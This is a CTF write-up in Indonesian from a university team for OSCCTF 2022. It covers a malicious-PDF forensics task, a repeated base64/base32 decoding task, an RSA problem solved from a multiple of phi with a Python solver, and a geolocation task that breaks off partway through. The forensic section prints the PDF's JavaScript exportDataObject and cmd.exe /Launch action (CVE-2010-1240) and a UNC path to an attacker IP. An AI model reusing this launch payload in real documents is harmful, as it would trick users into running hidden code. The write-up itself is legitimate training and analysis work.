WRITEUP OSCCTF 2022

By Rafi jangan pergi

|- Muhammad Azfar W || zzzzzzzzzzz

|- Rafi Priatna K

|- Takumi Kozaki

UNIVERSITAS GUNADARMA

DAFTAR ISI

Flag: OSC2022{7HE_w3B_is_w31RD?!?!} 54

FORENSIC

|_ Dudul

Hello, agent Z One of the employees at the OSC company received a suspicious file from an email and accidentally opened the file, so that it had an impact on the company. They asked us to analyze the file, by finding out the CVE number and IP address used by the attacker.

Format : OSC2022{CVENUMBER_IPADDRESS}

Solusi:
Diberikan sebuah file pdf yang mana pdf ini adalah sebuah file pdf yang di gunakan untuk melakui exploitasi, bisa dilihat dari parsing data pda pdf tersebut

```
wKG0
endstream
endobj
23 0 obj
<</S/JavaScript/JS(this.exportDataObject({ cName: "Dudul", nLaunch: 0 });)/Type/Action>>
endobj
24 0 obj
<</S/Launch/Type/Action/Win<</F(cmd.exe)/D(c:\\windows\\system32)/P(/Q /C %HOMEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\\Dudul.pdf" (cd "Desktop"))&(if exist "My Documents\\Dudul.pdf" (cd "
My Documents"))&(if exist "Documents\\Dudul.pdf" (cd "Documents"))&(if exist "Escritorio\\Dudul.pdf" (cd "Escritorio"))&(if exist "Mis Documentos\\Dudul.pdf" (cd "Mis Documentos"))&(start
Dudul.pdf)
To view the encrypted content please tick the "Do not show this message again" box and press Open.)>>>>
endobj
10 0 obj
<</Type /Catalog
/Pages 9 0 R/Names 19 0 R/OpenAction 23 0 R>>
endobj
2 0 obj
<</Type /Page
/Resources <</ProcSet [/PDF /Text /ImageB /ImageC /ImageI]
/ExtGState <</G3 3 0 R>>
/XObject <</X6 6 0 R
/X7 7 0 R>>
/Font <</F4 4 0 R
```

Bisa dilihat ini ada bentuk exploitasi penggunaan nya kalau, direcon berikut adalah cve yang dipakai
https://www.exploit-db.com/exploits/16671

Dari sini didapatkan format flag awal, untuk mencari ip address cukup parsing kembali extract data yang ada pdf, lalu gunakan strings untuk raw binary, dan grep dengan \\\ atau bisa dengan “192”

```
┌──(root💀wisnuaz)-[/home/…/quals/foren/dudul/_chall.pdf.extracted]
└─# strings * | grep "192"
/Parent 9 0 R/AA <</O <</F (\\\\192.168.178.29\\test)/D [ 0 /Fit]/S /GoToE>>>>>>
/Parent 9 0 R/AA <</O <</F (\\\\192.168.178.29\\test)/D [ 0 /Fit]/S /GoToE>>>>>>
/Parent 9 0 R/AA <</O <</F (\\\\192.168.178.29\\test)/D [ 0 /Fit]/S /GoToE>>>>>>
/Parent 9 0 R/AA <</O <</F (\\\\192.168.178.29\\test)/D [ 0 /Fit]/S /GoToE>>>>>>
```

Flag: **OSC2022{CVE-2010-1240_192.168.178.29}**

CRYPTO

|_ RepeatMe

repeat again.

Solusi:

Diiberikan sebuah enc base64, saya coba decode, ternyata muncul output sebuah base32, yang mana jika diteruskan akan berulang, sebernnya mudah bisa digunakan dengan script yaitu hanya loop base64, lalu32, tapi saya kali ini mencoba dengan manual.

```
S01ZRENXU1NJVkhGUVZKUkpaRkZNMjNJSTVLVk1XU0xLVlZYQVlLU05OTkU0VExLSlpGRkdWQ1dKUkxHV01LWUtVWUhRVENXTlJORlNVS1dOUkdGS01CVko1S0dXVkpRS1pDWFFUU1ROUllFUVVUTE1STFZDTUxFSk5LV1c0Q0dLTVlWRVZDV0dCMkZNVjJWS0pHRk1SS09LNUtHV0-
5EWktKV0U0VlNUR0ZTRTZWTExNUkRWSVZTS0pWS0ZLTUtIS01ZR0lXQ1dOUkhGUVVaUk9CTUZFMjJXS1ZLVENVU0lLRldHWVJTVkdGTEZLVkNGR0ZIRk8yMjJKUktGSzZDR0tOVlRLVENTR0ZSVEVVSlFOUkdGT1ZUTUlWSVRDVVNFS1lZR0lRMk5OTk5FNFZUS0pKTFZHTURRSkJK-
R1dNS1RLTVlEU1RDT0tWMkVRVlJRR1ZDVk8yM1VKTkxHWTJDS0taV0U0VktVTlJGRU9VU1dOUkxWTVJMVUpSSldXNkNYS0lZRENRMlZOTldGT1UzTExKR0UyTUNPS0ZKVEFNSzJLSVlHWVdDUkdGU0U2VkRNTlJEVkVWU1dNRktXV09LREtFWUZVVUNWTk4yRVFVWlJPQkdGTVJLT0-
taS1RDUVNNS1pXR0lTQ1hLWkZGSVZSUU9SUVZJUksySlJMR1dUU0hLSVlGVVMyV05OV0ZHVkwySkpGVk8yM1VMQkxWTVVTVUtOS1hJVDJXTlJKRVlWTDJKSktGRU1DMktOTEVLUlNXS05XRU1UMlJOTlNFT1UyV0xKS1ZJVkxNSzVKVk1VU0VLWkxFNFJTVFBKTEVJVjJGTlJMVTIy-
WlZKNUtHV05LR0paREZVVktUR0JZRVdWQ0dWSkVGSVZLU0tKSldXU1NMS0lZVOlUU1RHRkpFWVZDV05SQ1ZLTUtTSVJLREE1Q1hKVlZWTVVTV05SRkZFVVJSTEpDRk0yWllQRkdUQ1ZTTEtSVlhRUktSS1pORklWQlFPUlFWTTIyV0taTEVJU1NXS1JXRVVSMlNOT1dGTVZKUktaR1-
ZHMjNZSzVKVk1TU05LNUtYQVlLVEdGU0ZRVlNXSlpNVkdNRE1MSkpFS1RTU0pWV0ZVVDJVTlJTRU9WQlJMSkNGRTIzWUpOSkRBVkpRS1ZXRkVVU1RHQTJVV1ZTRklaSEZHNlNLSlJKVk0zQ0lLNUxHSVJDVk5OU0VPVkpRS1VaRk0yM1lKVktHV1NTRktaVldJVjJWR0ZTRTRVVExP-
Uk1GTU1CWkpSSkVLNUNUS01ZVlVWU1ZOUkhFNlZETE9CRFZFM0NHS1pMV1lTU05LTlZXSVIyVUtaRkVZVkJRT1JRVkdNS1NJSkdUQVRTT0tNWUhBV0NTR0JXRklYSlZNV1NUS1ZLVENVMlNJWk5FVVZMTE9ONFZHM0NLSlZKREVaQ1ZOVPVl-
NXSlpHRk1NRFVLTkpXV1dTSUtaVlhBVTJVSVZZRVVWVExLVjRVMk1DV0pWSVdXNkNYS1JMRk1WQ1dLVjJGR1VaUk5CRkZNUkNLTEJLR1lTU0xLSkxHWVYyVkdCTkZBVkxMT1JEVkVWSlJJUkdXVzVDUEtSQ1ZNVENWTTlJRlFVWlFHVk1GRVZTV0tWS1RDV1NQS1JXRTRSU1VHRktY-
VVRNTE9CRFU0VksyS0JMR1c2Q05LSVlGVVRDU0tWMkZRVkpRSEZHRk9WVE1LWkhFTVNTVUtaQ1dJUjJXR0JORk1WU1dKSkpGSTNDS0pOSkZJU0×aSzVXRlVTMk9LVjJFUVZSUUdWR0ZFTURRTUZKRUtXU1dLWlZYSVZLU0dCRkZVVVNXTVJMVkNNSzJKVkpXV1dTSEtONUVTNlNYS1-
YyRVdVM01NUk5GTU1LT0pWSlRBM0MyS1lZR1lWS1ZHRkpFUVVUTE9CREZPVlMySVJMREFOS1RLRVlWVVRDVUtWMkZJVTJXSkpHVkVSS0dKNUpUQ1FTTEtaV0ZVVjJVS1pMRklWUlFHVkZWRTIyMktKTEZJVFNPS1FZRVVTQ1NOTktYU1RKUktaR0ZJMjNVSVpLRk1XU1VLUkNYSVUy-
V05SVUZFVkpRSlpNVkdNS0tJNUpGSzNDV0s1V0VNVUNWTlJESkk9WQ1VKRjRWTU1EVU1GS0VLWkNZSlpLVTRXQ1RHRkZGUVVTV0taSlUyM0NPSlJMRklVU1hLUkxGVVMyVk5NWVZHVVJRTEpJRTIyU09MSkpYVVZTTUtKVlRDVkNWR0EyVVlWM0xPUk1WQ1ZTVlBGTEVLTktUS1VZR-
lVVU1dJWkpFMlUzTU9CSEZNMjNFSlpJV1lXU0xLWlZYQVNDWEtaTkZJVlNGT1JERk9WUzJJWkxFSVNTWEtSVlRLUjJTS1VZVk9WTE1KSkdGTTJTV0k1SlZNU1NOSzVLWEFUMlROTkpFRVZUTFBCUVZHM0NXTEpKR1dWU1dLVVlWRVNDUktSRkZNVlJSTEpLRkUyM01NRkpVS1dTSUp-
aV0U0VENUTlJGRTJWUlJOUk1GS01MSUpSS1dXNkNIS1JMRlVSQ1dHQTJVNlZKUUtaSUZNMjNRS0pKVENWVEJLSlZUQTZLTkdGV0VXVlRMT1JFRk1NS09LUkpHVzVDTEtaV0ZFVkNXTkpGRk9VUlFMSktGRVZDU0taTEVLNkNRS1ZWVENSMlVLVVlVR1YzTE9CSlZHMjJXSlJIRktUU-
0lLTjVGVTVRLU05STEZPVkpSTEpIVksyM0lJNUtWTVdTRktSQ1dJVjJTS1pORU1UTEtKWkhGR01MUUpCTFVNVlNVS1VZRENUQ09LWk5GT1ZDV0pGNFZNVkxVS1pMVk1WTFpLWlZVNFYyVUdGRkZFVlRMTVJIRkdNS09KSktXVzVDWEtSTEZFVkNVR0IyRTRWMldOQkJGTU1DT0tSS0d-
ZU1NOS0pXRU1WU1hOUkZFMlUzTE1SRFZJNlNKUEpKVksxREJLTldGVVRTV0dGSEU2VVpSSkpDRk1SS09LWkdXWVRTS0s1VlRLUlNXS1pKRTJVWlFPQkRVNFJTMkpCR1RBVFNNS05XRlVTMlNJVkhHQ1VKUkxKR0ZNVlNSkJLVk1VU0VLWkNYSVLlV0dCTkZBVlRNSlpNRkczQ1pHQ-
kxHV01LT0tGV0ZVUzJPS1YyRktVS1dNUktGR1ZMVU1GSlRBVkxaSlpWWElWS1VOTTJWVVVTVkhGTFZNUkxZSk5MR1VVU1dKVlZUQ1RDV0dCWUVXVTJGTEpHRTRSS09LNUpUQVZTMktaV0ZNVjJSR0ZTRVlWVEtKSkRWTVZTWlBGTEdXTktEZPVlNGR0ZO-
HS1JLVEFOS01LTldGVVZLUkdGTVhTVlRMTVJCVkkyMjJJSkxHVzZDTktJWUZVUktXTk5MRk9VM01KSkZGSzIzRUxCTEhVVlNFS1ZDWElVMlJHRk5FNFZTRkpaTFZJM0NLSkZKR1lSU1dLNVdFTVNDV05NWVVPVVNXTEpGVksyM1VLNUpXWVVTRUtaTEU0VUtUR0ZGRlFVU1VLSkpWS-
01LV0pCSkdXNkNIS05MRlVWQ1dOTTRVR1VTR0tVWUZNMjNUUEZKV1k0Q05LSVlXR01TUkdBMlVZVTJXTlJEVk1WU05QRkxEQTNDWEtKQ1ZVVVNXTk5ZRkVVMkZMSkVGRTJaUks1TEVLTUtNSzVWV1FSU1VLWkhGSVZTVk9SUVZFUktXSVpLWFVTU1dLTkxGVVRLU0taTEZPVlNGR0Z-
GVk8yMlNLNUpWS01LTUtNWUhBVTJVSVZORVVWSlFPNTRWR01EUUlSTERDM0NVSlZXRlVUMlVOSkpFTVZLV0xKSlZLVkxFSzVKREFXU0dLUktWRVVTVUtWTkVXVVNWT1JNRktNTEVVENWR0JTRUdVVExMSkxGTVZTT0×CS0ZNU1NOS1pWVTRUU1NJVkxFV1ZUT-
E9CTUZNTUsyS1JKVUs1Q1BLUkNWVVZTV0lWMkZRVVpSTEVZRkVWTEVLWkxXWVJTTUs1VldJUlNPSVpGRVlWQlFPQkxWRzNDU0lKR1RBVExaS01ZV1lXU1NHRldGT1VaUkxKRUZFMjNRSVpLVk1WU1ZLUkNUU1EyU0lWTkZBVlRNSlY0VkdNS0tKVkpFS1JTUEtNWVZFVENTS1pXRk9-
WU1dLSkNGTVZMVUs1R1dXV1NLS1pLRVVXQ1ROTllFUVZUTEtaSEZJUktXSk5IRks0Q1ZLRVlVTVZDVUlWMkdDVlJRTEpMRk0yU0tLWkpUQzRDTktKVldZVjJWTlJERVFWVExMSkxWRVZDSlBGR1dXNUNMS1JDVlVTU1dJWkhGQVVaUklaTkZFVlNXS1JJVENUU1BLUlZYUVIyVUdGT-
EVXVktWSEZCVkdWUzJJWkdXVVRTR0tNWVZVU1NXSVZIRlFWSlJLWkdGSzIyT0xGSlZNVkxaS1lZREtVMldLVk5FTVZUTFBCR1ZJTUtLSk5MR1daQ09LUkRFTVMyT0tWMUVRVlQySlpDRk9STFVJNUxEQVZTT0taS1U0VjJVTlJGRUtVVExIRkxWQ1LMkpCSkdXVFNIS1JLRVM2U1N-
LVldFNlVaUUtaR0ZNM0NPSlJKVENWUzJLWktGRVdDVEdGSkVRVUtVSkpMRTIzQ1dLVktGSzVEQktSS1ZVENVS1YyRkFVM01KSkdWRTIzTUtaS1RDMkNNS1ZWWFFSMldLWkdYU1ZUTEdWSFUyMjNFSVJMRk1TU1NLUkNYQVJTU0tSRVhTVkpRSEZHVkcyM1FMRkxGTVdTVUtSQ1hJW-
UtXTlJKRUlWVExKWkxWRU1DRlBGTEZNM0NWS1VZVlVVQ1ZOTVlWT1VKUkxKS0ZPM0NDSTVLRUtWU01LUlZYSVZLVEdGTEZVVVRNS1pMRktNTEVKNUtXVzJDSEtWTEZLNlNVS1U0VUdVMkZMSkhFMjJTT0laSldZNENLS1pDVTRZS1JHQTJVWVZETUxKTVZLVlNPSVJMVUs1REJLUlZ-
WVVNTV05KRkVPVkJSSkpDVkUyWlpLNUxFS1ZTTEtOVlhJVktSS1pKRklWU0ZPUkpWTU1DV0taTERBVFNVS01ZVk1XU1dOTjJGT1ZKUUxKRUZFMjNFSTVLRklTU1VLVVlIR01LVE5OTkVVVkpRTzU0VkC2U1dKUkxVS1JTVkpWV0ZVFDJVTk5ZRU1VU1dMSktWSVJTQ0lOS1ZNV1NJS-
lVZRTI2S1RQSkxFV1VUTEdGTFZLTUxFSlJKRk0zQ1hLUkxFNFZDV0dBMlU2VkRMS1pIRk0zQ0tLTktFSzRDTUtKVlZLNktOR0FZVTRVVExPQktWQ1ZURUtSS0ZLNUNUS01ZVk1WU1dLUkZGS1ZETUpKRFZFVlRFSzVLV1lTU09LVlZYSVVyVEdBWVUyVVNWT0JKVkdNTEVMQkhHV1R-
TSktNWVVVVEtTS1pMRkdVSlJNUkVGQzNERUk1S0RDV1NMS1ZLWElZS1RLVk5FNFZUTUpaSUZHVkNXSk5MRUtUSlFLRVlVRVRDVE5STkZLVUtVTEpHRkkyM0VJNUtFS1ZMWktaS1hRVEtVR0ZGR1VVExIRkxWS01CWkpSS1dXNENIS041Rk1XS1JOTjJHQ1ZSUU1SSkZLTUNPS1pKV-
EM0Q0pLSlZUU1YyU0lVWVVXVTNMSlpMVkVWUzJLUktEQTVEQktSQ1ZNVENPTk5IRkNVWlJMSkxWTTIyV0s1R1dZU1NJS0ZMR1lWU1hLWkxFV1ZLVkhGQlZHUlMySkJLV1c0M1pLTkxFVVRDV0tWWlhVVjNNSkU2UT09PT0
```

```
┌──(root㉿wisnuaz)-[/home/…/osc/quals/cry/ulangi]
└─# base64 -d solver.py | base32 -d | base64 -d | base32 -d | base64 -d | base32 -d | base64 -d | base32 -d | base64 -d | base32 -d | base64 -d | base32 -d
base64: masukan tidak valid
OSC2022{repeat_the_base}
```

Flag: **OSC2022{repeat_the_base}**

|_ Shamir

rsa again again and again.

Solusi:

Diberikan sebuah enc dan ouput, enc nya sebagai berikut

```
from Crypto.Util.number import *
from random import randint

flag = b"OSC2022{xxxxxxxxxxxxxx}"
e = 65537
p = getPrime(1024)
q = getPrime(1024)
n = p*q
c = pow(bytes_to_long(flag), e, n)

print("n =", n)
print("c =", c)S

phi = (p-1) * (q-1)
kphi = randint(0, 99999999999999999999) * phi
print("kphi =", kphi)
```

Dihasilkan yaitu nilai n, c, dan kphi jika dipahami kphi, adalah hasil nilai dari sebuah phi, yang mana phi digunakan untuk mencari sebuah nilai d pada rsa,

Disini kita cukup membalik keadaan dengan menggunakan brute dengan peribaratan sebagai berikut

```
a = 8
b = 2 * 8
c = b / 2 == a
```

Dengan memanfaatkan nilai phi membuat menjadi mudah untuk menghasilkan nilai d tanpa factor p dan q Berikut solver yang author buat.

#Saia noob :u mencoba melakukan dengan cara brute,

exp.py

```
from Crypto.Util.number import *
n =
14271578418243991182948053790020939604709913291240698269722057521898121666257201008378155951082215094743985416112814155416041637109048209896498049350850398863230921222625695245595648478712468316028827291570002981943598195360594449192095310767925103828018503658506789429532794282804715424285580728595876813137257367967214214187712005954474808189735398872202288587176457554475557547935956191021081222387113719102264032090294484281147553053650496094646634072222703650863210301277293405637971348347271180618913368939005306155047399923688312134829227011262152812278285408086835138886519140271337574648445256272539866945829
c =
71221759608524969384753933391392071990886702462536036183078017872868941088287821055960391971471696507193017761076642298810343388221664547077273265611822046306251536738814659843728296141907974116627141535922100956131320895650751100265947814217851716591015839696646218072424537503317980433574850109772724035833695527811644225137216430167574100519239467034176943907073215035343666933431340501774504995666495109974689977689836716991944176512492783161329173083749235224769428151960349283711960997808864630764988472295459616623329319425810314548174236883256983643429877464705120530868875010440865493388054865584311287360660kphi =
```

```
628354558213628580045177743983168885306479135626169562893189387958106959461146863912751440698346680154449025016311224882854484878883778355994043501501972729276837926702017206095088576236395061470300091502129502787703263136522779651295026288089019290039200942829742412221431479989719055029960551612641343442071997007694724868058035361344142744846298963087567497641592470998876280727119317575173609384781675295967457103650757009245716110853997565378419076928580699843199362977982067943094974055648320505183158664181853011464198806680032852492075760658064386755630110657085101825598035409757392163552631527976701114456681455151955307561601
e = 65537

for x in range(1,10):
      print(x)
      phi = kphi // x
      d = inverse(e,phi)
      m = long_to_bytes(pow(c,d,n)).decode("utf-8")
      if "OSC" in m:
            print(m)
            break
```

```
┌──(root💀wisnuaz)-[/home/…/osc/quals/cry/shamir]
└─# python3 solver.py
1
OSC2022{rsa_with_big_k_really???}
```

Flag: **OSC2022{rsa_with_big_k_really???}**

MISC

|_ Somewhere in the World


My friend said he was on vacation abroad and sent me a picture. I asked where it was, he just said somewhere in the world.

The answer should represent the MD5 hash of the address of the location. For example, if the address is: "2021 Flower St, Los Angeles, CA 90007" then the flag will be 61f50cd120f00c18819a04054cb93d25. Make sure to have the address format the same as above.

Format Flag : OSC2022{MD5}


Solusi:

Diberikan sebuah file archive berisikan sebuah foto:





Di foto tersebut terdapat tulisan yang bisa menjadi kata kunci: Soti Klubi. Lalu kami search di

Google.



